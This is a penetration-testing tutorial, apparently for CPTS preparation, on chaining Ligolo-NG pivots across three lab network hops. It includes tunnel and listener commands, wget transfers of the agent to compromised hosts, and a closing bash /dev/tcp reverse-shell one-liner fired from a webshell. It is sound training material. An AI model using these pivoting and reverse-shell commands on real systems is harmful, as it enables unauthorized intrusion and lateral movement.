
Introduction
This guide covers the pivoting process using Ligolo-NG, with a focus on assessment environments such as the CPTS (Certified Penetration Testing Specialist). The objective is to provide a clear, structured technical reference that enables the reader to understand and replicate the configuration of multiple pivot hops across segmented networks.

The infrastructure used throughout this guide has the following topology:
Setting Up the Ligolo-NG Proxy
The first step is to start the Ligolo-NG proxy component on the attacker machine. This requires having the proxy and agent binaries available beforehand. Both can be obtained from the official repository:
Ligolo-NG provides two agent variants: one for Linux systems and one for Windows systems. Both are functionally equivalent and share the same command-line syntax, so the procedures described in this guide apply to both operating systems.
To start the proxy using a self-signed certificate, run the following command:
┌──(iamwin㉿iamwin)-[~/Downloads]
└─$ sudo ./proxy -selfcert

By default, Ligolo-NG listens on port
11601. If an alternative port is required, it can be specified using the-laddrparameter:
┌──(iamwin㉿iamwin)-[~/Downloads]
└─$ sudo ligolo-ng -selfcert -laddr 0.0.0.0:1234
Important note: It is strongly recommended to run the proxy with administrator (
root) privileges, as Ligolo-NG needs to create virtual network interfaces during the routing process — an operation that requires elevated permissions.
First Pivot
At this point, it is assumed that the initial foothold machine (10.10.10.2) has been compromised with root privileges. After enumerating the system’s network interfaces, an internal network (20.20.20.0/24) is identified that cannot be reached directly from the attacker machine.

To establish connectivity with that network, the Ligolo-NG agent is transferred to the compromised machine and executed pointing to the proxy:
# Linux syntax
./agent -connect <YOUR_REACHABLE_IP:PROXY_PORT> -ignore-cert

# Windows syntax
.\agent.exe -connect <YOUR_REACHABLE_IP:PROXY_PORT> -ignore-cert
./agent -connect 192.168.59.189:11601 -ignore-cert

Once the agent is executed, the compromised machine establishes a connection to the proxy and is registered as an active session.
Autoroute

Ligolo-NG includes the autoroute feature, which automates the creation of the virtual network interface and the routing configuration toward the target network — all from within the proxy console. The procedure is as follows:
session: Select the session corresponding to the connected agent.autoroute: Launch the route configuration wizard. Select the target network (20.20.20.2/24) and confirm.Create a new interface or use an existing one?: SelectCreate a new interface.Enter interface name (leave empty for random name):: Assign a descriptive name to the interface, e.g.,pivot01.Start the tunnel?: Confirm withYesto initiate the tunnel.
ligolo-ng » session
? Specify a session : 1 - root@ae83a3c663f6 - 10.10.10.2:34256 - 82be90e2a5e0
[Agent : root@ae83a3c663f6] » autoroute
? Select routes to add: 20.20.20.2/24
? Create a new interface or use an existing one? Create a new interface
? Enter interface name (leave empty for random name): pivot01
INFO[0851] Using custom interface name: pivot01
INFO[0851] Interface pivot01 configured (will be created on tunnel start)
INFO[0851] Creating routes for pivot01...
? Start the tunnel? Yes
INFO[0853] Starting tunnel to root@ae83a3c663f6 (82be90e2a5e0)
[Agent : root@ae83a3c663f6] »
To verify that the interface was successfully created on the attacker machine:
# Linux
┌──(iamwin㉿iamwin)-[~/Downloads]
└─$ ip a

18: pivot01: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 500
    link/none
    inet6 fe80::de7a:f286:17f7:c7a5/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
Connectivity to the internal network can be validated using a ping sweep:
┌──(iamwin㉿iamwin)-[~/Downloads]
└─$ fping -a -g 20.20.20.0/24 2>/dev/null

20.20.20.2
20.20.20.3

Routing is functioning correctly. However, in deep pivoting scenarios, additional questions arise: what happens if the next compromised machine also exposes internal networks? How is the agent transferred to deeper network segments? How are reverse shells received from hosts located in internal networks? To address these use cases, Ligolo-NG provides the Listeners functionality.
Listeners
Listeners allow the agent to act as a traffic relay: they expose a port on the compromised machine and transparently forward incoming connections to a local port on the attacker machine through the established tunnel.
The most common use cases are:
- Forwarding network protocols (SSH, SMB, etc.)
- Receiving reverse shells
- Transferring files
As a standard practice, it is recommended to create at least three listeners per pivot:
- Listener 1 (port 11601): To connect the Ligolo-NG agent from the next hop.
- Listener 2 (port 4444): To receive reverse shells.
- Listener 3 (port 8080): To transfer files via an HTTP server.
[Agent : root@ae83a3c663f6] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
INFO[1841] Listener 0 created on remote agent!
[Agent : root@ae83a3c663f6] » listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:4444
INFO[1855] Listener 1 created on remote agent!
[Agent : root@ae83a3c663f6] » listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:8080
INFO[1864] Listener 2 created on remote agent!
[Agent : root@ae83a3c663f6] »
These listeners act as forwarding proxies: any incoming connection to the compromised machine on the defined ports will be transparently redirected to the corresponding port on the attacker machine. This makes it possible to reach the Ligolo-NG proxy from network segments that are not directly accessible. The concept becomes clearer in the second pivot.

With this configuration, the first pivot is fully established and the environment is ready to proceed to the second hop.
Second Pivot
Assuming that host 20.20.20.3 has been compromised, the next step is to enumerate its network interfaces:

A new internal network (30.30.30.0/24) is identified. The procedure mirrors that of the first pivot, with the key difference that the attacker machine is no longer directly reachable. Instead, the listeners configured on the first pivot machine (20.20.20.2) are used as the relay point.
Step 1 — Agent transfer:
Start an HTTP server on the attacker machine:
python3 -m http.server 8080

From the compromised machine 20.20.20.3, download the agent by pointing to the file transfer listener on 20.20.20.2:
wget http://20.20.20.2:8080/agent
The connection is directed to
20.20.20.2because the listener on port8080of that machine forwards the traffic to the HTTP server running on the attacker machine.

Step 2 — Agent connection to the proxy:
With the agent available on the machine, establish the connection to the Ligolo-NG proxy through the corresponding listener on 20.20.20.2:
┌──(root㉿ea5b1bf41d71)-[~]
└─# ./agent -connect 20.20.20.2:11601 -ignore-cert

Verify the new session in the proxy:
Step 3 — Route and tunnel configuration:

From the proxy console, select the new agent’s session, define the target network (30.30.30.0/24), assign a name to the virtual interface (e.g., pivot02), and start the tunnel:


The second pivot is now established. Validate connectivity:
Step 4 — Listener creation for the next hop:
Repeat the listener configuration on this new session. Since each listener is created in the context of the compromised machine, there is no port conflict between different agents.
[Agent : root@ea5b1bf41d71] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
INFO[3361] Listener 0 created on remote agent!
[Agent : root@ea5b1bf41d71] » listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:4444
INFO[3364] Listener 1 created on remote agent!
[Agent : root@ea5b1bf41d71] » listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:8080
INFO[3366] Listener 2 created on remote agent!
[Agent : root@ea5b1bf41d71] »

Third Pivot
After compromising a host on the 30.30.30.0/24 segment, the network is enumerated again and another internal segment (40.40.40.0/24) is discovered:

The procedure remains identical: transfer the agent through the listener on the second pivot machine (30.30.30.2), connect it to the proxy via the Ligolo-NG listener, configure the route to the new network, and create the corresponding listeners.

Agent transfer:
python3 -m http.server 8080
wget http://30.30.30.2:8080/agent

Proxy connection:
./agent -connect 30.30.30.2:11601 -ignore-cert


Route configuration:
Select the new session in the proxy, define 40.40.40.0/24 as the target network, and assign the name pivot03 to the virtual interface:

Verification:
Listeners for the third pivot:
[Agent : root@ec1ec03f8a74] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
INFO[4016] Listener 0 created on remote agent!
[Agent : root@ec1ec03f8a74] » listener_add --addr 0.0.0.0:4444 --to 127.0.0.1:4444
INFO[4018] Listener 1 created on remote agent!
[Agent : root@ec1ec03f8a74] » listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:8080
INFO[4020] Listener 2 created on remote agent!
Receiving a Reverse Shell from a Deep Network
Assume that a webshell has been identified on host 40.40.40.3. The goal is to obtain an interactive session via a reverse shell. Since this host resides in a deeply nested network segment, establishing a direct connection to the attacker machine is not possible.
To solve this, the listener configured on port 4444 across the entire pivot chain is leveraged. The connection traverses the tunnel transparently until it reaches the attacker machine.
Open the listener on the attacker machine:
nc -lvnp 4444
From the webshell on 40.40.40.3, execute:
bash -c 'bash -i >& /dev/tcp/40.40.40.2/4444 0>&1'
